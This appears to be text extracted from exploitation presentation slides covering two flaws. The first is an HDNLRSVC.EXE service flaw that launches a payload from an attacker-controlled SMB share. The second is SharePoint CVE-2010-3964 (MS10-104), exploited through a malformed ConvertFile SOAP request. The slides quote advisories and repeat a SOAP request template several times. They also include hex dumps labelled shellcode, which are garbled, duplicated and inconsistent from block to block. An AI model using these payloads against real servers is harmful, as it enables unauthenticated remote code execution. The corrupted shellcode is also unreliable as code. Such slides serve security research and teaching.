



Malicious SMB Server
: **\\192.168.4.1\share\payload.exe**

```
014CFBF4 501A1169 CALL to CreateProcessA from prgxhnd1.501A1163
014CFBF8 00000000 ModuleFileName = NULL
014CFBFC 014CFB2C CommandLine = "\\192.168.4.1\share\payload.exe "
014CFB00 00000000 pProcessSecurity = NULL
014CFB04 00000000 pThreadSecurity = NULL
014CFB08 00000000 InheritHandles = FALSE
014CFB0C 00000010 CreationFlags = CREATE_NEW_CONSOLE
014CFB10 00000000 pEnvironment = NULL
014CFB14 00000000 CurrentDir = NULL
014CFB18 014CFF3C pStartupInfo = 014CFF3C
014CFB1C 014CFF2C pProcessInfo = 014CFF2C
```

HDNLRSVC.EXE








Msgsys Service


- : “The specific flaw exists within the HDNLR SVC.EXE service while processing data sent from the msgsys.exe process which listens by default on TCP port 38292”
- : **udp/38037**
- : **Target broadcast IP > 255.255.255.0**



59 6A 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8
D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 54 E8 53 07 00 06 8B 55 04 8B 45 08 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 8D 8C 24 D0 02 00 00 8B 45 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



DEMO #2






: CVE-2010-3964

: MS10-104

: ZDI-10-287



Malformed Request Code Execution Vulnerability

“A remote code execution vulnerability exists in the way that the Document Conversions Launcher Service validates SOAP requests before processing on a SharePoint server. An attacker who successfully exploited this vulnerability could run arbitrary code on an affected SharePoint server under the security context of a guest account.”

- MS10-104





Microsoft SharePoint Server Arbitrary File Upload RCE


“This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Microsoft Sharepoint Server utilizing Microsoft's Office Document Load Balancer. Authentication is not required to exploit this vulnerability.

The specific flaw exists within the Office Document Conversions Launcher service and occurs due to insufficient parameter validation on a particular SOAP request. Successful exploitation will allow an attacker to upload and execute an arbitrary file on the target server.

- **ZDI-10-287**




59 6A 0 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
02 0 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 0 0 8C 24 02 00 0 0 42 04 C7 04 24 0 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
01 F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 05 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



Keywords

- : Document Conversions Load Balancer
- : Document Conversions Launcher Service
- : Malformed SOAP Request
- : File Upload
- : No Authentication required





Document Center

Home Document Center News Search Sites

Home > Document Center > Documents

Documents


Share a document with the team by adding it to this document library.

New Upload Actions Settings

Type	Name	Modified
	test	10/27/2011 10:08 PM


- View Properties
- Edit Properties
- Manage Permissions
- Edit in Microsoft Office Word
- Delete
- Send To
- Convert Document
- Check In
- Discard Check Out
- Version History
- Workflows
- Alert Me

From Word Document to Web Page



Document Transforms Service Protocol

SharePoint
Server



59 6A 2 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 24 04 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
02 0D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 54 E3 C3 01 00 10 25 53 24 8B E5 03 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
01 0F 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 00 82 8C 24 10 02 00 00 8B E5 01 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 5

ConvertFile Request

```
<SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:SOAP-
ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:clr="http://schemas.microsoft.com/soap/encoding clr/1.0" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <SOAP-ENV:Body>
    <i2:ConvertFile id="ref-1"
xmlns:i2="http://schemas.microsoft.com/clr/nsassem/Microsoft.HtmlTrans.IDocumentConversionsLa
uncher/Microsoft.HtmlTrans.Interface">
      <launcherUri id="ref-3">http://contoso:12345/HtmlTrLauncher</launcherUri>
      <appExe id="ref-4">docxpageconverter.exe</appExe>
      <convertFrom id="ref-5">docx</convertFrom>
      <convertTo id="ref-6">html</convertTo>
      <fileBits href="#ref-7"/>
      <taskName id="ref-8">brochure_to_html</taskName>
      <configInfo id="ref-9"></configInfo>
      <timeout>20</timeout>
      <fReturnFileBits>true</fReturnFileBits>
    </i2:ConvertFile>
    <SOAP-ENC:Array id="ref-7" xsi:type="SOAP-ENC:base64">A1B2C3D4</SOAP-ENC:Array>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 57 44 04 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
02 0D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 54 E3 C3 01 00 10 55 53 8B E5 09 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 00 82 8C 24 10 02 00 00 8B E5 01 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S

ConvertFile Request

```
<SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:SOAP-
ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:clr="http://schemas.microsoft.com/soap/encoding clr/1.0" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <SOAP-ENV:Body>
    <i2:ConvertFile id="ref-1"
xmlns:i2="http://schemas.microsoft.com/clr/nsassem/Microsoft.HtmlTrans.IDocumentConversionsLa
uncher/Microsoft.HtmlTrans.Interface">
      <launcherUri id="ref-3">http://contoso:12345/HtmlTrLauncher</launcherUri>
      <appExe id="ref-4">docxpageconverter.exe</appExe>
      <convertFrom id="ref-5">docx</convertFrom>
      <convertTo id="ref-6">html</convertTo>
      <fileBits href="#ref-7"/>
      <taskName id="ref-8">brochure_to_html</taskName>
      <configInfo id="ref-9"></configInfo>
      <timeout>20</timeout>
      <fReturnFileBits>true</fReturnFileBits>
    </i2:ConvertFile>
    <SOAP-ENC:Array id="ref-7" xsi:type="SOAP-ENC:base64">A1B2C3D4</SOAP-ENC:Array>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```


Document

59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 57 44 04 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
02 0D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 54 E3 C3 01 00 10 55 53 8B E5 09 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 00 82 8C 24 10 02 00 00 8B E5 01 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S

ConvertFile Request

```
<SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:SOAP-
ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:clr="http://schemas.microsoft.com/soap/encoding clr/1.0" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <SOAP-ENV:Body>
    <i2:ConvertFile id="ref-1"
xmlns:i2="http://schemas.microsoft.com/clr/nsassem/Microsoft.HtmlTrans.IDocumentConversionsLa
uncher/Microsoft.HtmlTrans.Interface">
      <launcherUri id="ref-3">http://contoso:12345/HtmlTrLauncher</launcherUri>
      <appExe id="ref-4">docxpageconverter.exe</appExe>
      <convertFrom id="ref-5">docx</convertFrom>
      <convertTo id="ref-6">html</convertTo>
      <fileBits href="#ref-7"/>
      <taskName id="ref-8">brochure_to_html</taskName>
      <configInfo id="ref-9"></configInfo>
      <timeout>20</timeout>
      <fReturnFileBits>true</fReturnFileBits>
    </i2:ConvertFile>
    <SOAP-ENC:Array id="ref-7" xsi:type="SOAP-ENC:base64">A1B2C3D4</SOAP-ENC:Array>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Output File



ConvertFile Request

```
<SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:SOAP-
ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:clr="http://schemas.microsoft.com/soap/encoding/clr/1.0" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <SOAP-ENV:Body>
    <i2:ConvertFile id="ref-1"
xmlns:i2="http://schemas.microsoft.com/clr/nsassem/Microsoft.HtmlTrans.IDocumentConversionsLa
uncher/Microsoft.HtmlTrans.Interface">
      <launcherUri id="ref-3">http://contoso:12345/HtmlTrLauncher</launcherUri>
      <appExe id="ref-4">docxpageconverter.exe</appExe>
      <convertFrom id="ref-5">docx</convertFrom>
      <convertTo id="ref-6">html</convertTo>
      <fileBits href="#ref-7"/>
      <taskName id="ref-8">brochure_to_html</taskName>
      <configInfo id="ref-9"></configInfo>
      <timeout>20</timeout>
      <fReturnFileBits>true</fReturnFileBits>
    </i2:ConvertFile>
    <SOAP-ENC:Array id="ref-7" xsi:type="SOAP-ENC:base64">A1B2C3D4</SOAP-ENC:Array>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Converter to run

59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 57 44 04 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
02 0D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 54 E3 C3 01 00 10 55 53 8B E5 09 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 00 82 8C 24 10 02 00 00 8B E5 01 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S

ConvertFile Request

```
<SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:SOAP-
ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:clr="http://schemas.microsoft.com/soap/encoding clr/1.0" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <SOAP-ENV:Body>
    <i2:ConvertFile id="ref-1"
xmlns:i2="http://schemas.microsoft.com/clr/nsassem/Microsoft.HtmlTrans.IDocumentConversionsLa
uncher/Microsoft.HtmlTrans.Interface">
      <launcherUri id="ref-3">http://contoso:12345/HtmlTrLauncher</launcherUri>
      <appExe id="ref-4">docxpageconverter.exe</appExe>
      <convertFrom id="ref-5">docx</convertFrom>
      <convertTo id="ref-6">html</convertTo>
      <fileBits href="#ref-7"/>
      <taskName id="ref-8">brochure_to_html</taskName>
      <configInfo id="ref-9"></configInfo>
      <timeout>20</timeout>
      <fReturnFileBits>true</fReturnFileBits>
    </i2:ConvertFile>
    <SOAP-ENC:Array id="ref-7" xsi:type="SOAP-ENC:base64">A1B2C3D4</SOAP-ENC:Array>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```


Base64(Shellcode)

59 6A 0 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 57 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
